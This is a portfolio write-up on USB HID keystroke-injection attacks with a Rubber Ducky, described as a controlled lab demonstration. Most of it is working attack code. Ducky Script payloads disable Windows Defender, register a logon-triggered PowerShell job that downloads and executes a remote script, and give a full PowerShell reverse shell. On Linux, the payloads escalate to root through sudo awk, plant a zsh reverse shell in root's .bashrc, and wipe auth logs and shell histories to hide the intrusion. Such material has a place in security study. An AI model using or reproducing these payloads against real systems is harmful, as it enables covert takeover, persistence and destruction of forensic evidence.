USB HID ATTACKS

USB HID ATTACK IN A CONTROLLED ENVIRONMENT

PREPARED BY	Email
Pritam Dash	pritamdash1997@gmail.com

Background

Human Interface Device (HID) Attacks exploit the trust that operating systems place in USB devices, such as keyboards and mice. When a USB device masquerades as an HID, it can inject keystrokes or execute commands without user consent. These attacks leverage the fact that HIDs are typically not scrutinized for malicious behavior, making them an effective tool for rapid payload execution.


The Rubber Ducky, a specialized USB device, is a favorite among penetration testers and cybersecurity enthusiasts for executing HID attacks. It looks like a standard USB drive but acts as a programmable HID keyboard. Using a simple scripting language called Ducky Script, users can design payloads to automate tasks such as launching command-line tools, stealing credentials, or planting malware.

In this portfolio project, a Rubber Ducky will be used to demonstrate HID attacks on Windows and Linux systems within a controlled environment. The attack simulations will focus on showcasing potential vulnerabilities while maintaining ethical boundaries.

Windows System Attack and Objectives

The Windows attacks simulation will include:

- **Access:** Disable Windows Defender
- **Infiltrate:** Creates a scheduled job in PowerShell that triggers a reverse shell every time a user logs in.
- **Execute:** Download and executes payload from server
- **Persistence:** The script ensures that the reverse shell is established every time a user logs into the system, providing persistent access.



```
REM Windows reverse shell and persistent access
REM OS: Windows
REM Name: Pritam Dash
REM GitHub: iampritam97
REM Disabling Windows Defender
GUI r
DELAY 4000
STRING windowsdefender:
DELAY 1000
ENTER
DELAY 6000
ENTER
TAB
TAB
TAB
TAB
DELAY 600
ENTER
DELAY 600
SPACE
DELAY 6000
TAB
DELAY 1000
TAB
DELAY 2000
ENTER
DELAY 600
ALT F4
DELAY 600
REM Opening PowerShell with admin privilege
GUI r
DELAY 4000
STRING powershell
CTRL SHIFT ENTER
DELAY 4000
TAB
DELAY 1000
TAB
DELAY 4000
ENTER
DELAY 6000
REM Create new job, download and execute ps1 script
STRING $T = New-JobTrigger -AtLogOn ; $Script = IEX(New-Object System.Net.WebClient).DownloadString('https://vulnerable.fun/payload.ps1') ; $ScriptBlock = [Scriptblock]::Create($Script.Content) ; Register-ScheduledJob -Name "Powershell" -ScriptBlock $ScriptBlock -Trigger $T
DELAY 4000
ENTER
DELAY 8000
STRING exit
DELAY 4000
ENTER
```

```
$client = New-Object System.Net.Sockets.TCPClient("192.168.1.145",5647);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 |
Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};
$client.Close()
```

Linux System Attack and Objectives

The Linux attacks simulation will include:

- **Gain persistent root access to the system:** The script's main goal is to escalate privileges to the highest level (root) on the targeted Linux system. This grants the attacker complete control over the system and its resources.
- **Establish a reverse shell for remote access:** After gaining root access, the script sets up a reverse shell connection to a specific IP address and port. This allows the attacker to remotely control the compromised system from anywhere with an internet connection.
- **Cover tracks and maintain stealth:** The script attempts to clear various logs and history files associated with both the root and unprivileged user. This aims to erase evidence of the attack and hinder forensic investigations.



```
REM Privilege Escalation with reverse shell and persistent access
REM OS: Linux
REM Name: Pritam Dash
REM Github: iampritam97
REM Enumerating HID
DELAY 3000
REM Privilege Escalation
REM Windows key
GUI
DELAY 10000
STRING terminator
ENTER
DELAY 10000
STRING sudo awk 'BEGIN {system("/bin/sh")}'
ENTER
REM Gaining reverse shell for persistent access
DELAY 10000
STRING cd /..
ENTER
DELAY 10000
STRING cd root
ENTER
DELAY 10000
STRING vi .bashrc
ENTER
DELAY 10000
STRING e
DELAY 10000
STRING i
DELAY 10000
ENTER
DELAY 10000
ENTER
DELAY 10000
ENTER
DELAY 10000
UPARROW
UPARROW
DELAY 10000
STRING zsh -c 'zmodload zsh/net/tcp && ztcp 192.168.1.145 4444 && zsh <&$REPLY >&$REPLY 2>&$REPLY'
DELAY 10000
ENTER
DELAY 5000
ESCAPE
SHIFT SEMICOLON
DELAY 5000
STRING wq
DELAY 2000
ENTER
DELAY 2000
REM Covering tracks for root user
STRING > /var/log/auth.log
DELAY 1000
ENTER
STRING > ~/.bash_history
DELAY 100
ENTER
DELAY 1000
STRING > /root/.bash_history
DELAY 100
ENTER
DELAY 1000
REM exiting root user
STRING exit
DELAY 100
ENTER
DELAY 1000
REM Covering tracks for unprivileged user
STRING > /var/log/auth.log
DELAY 1000
ENTER
STRING > ~/.bash_history
DELAY 1000
ENTER
DELAY 1000
STRING history -c
DELAY 1000
ENTER
DELAY 1000
STRING sudo su
DELAY 100
ENTER
```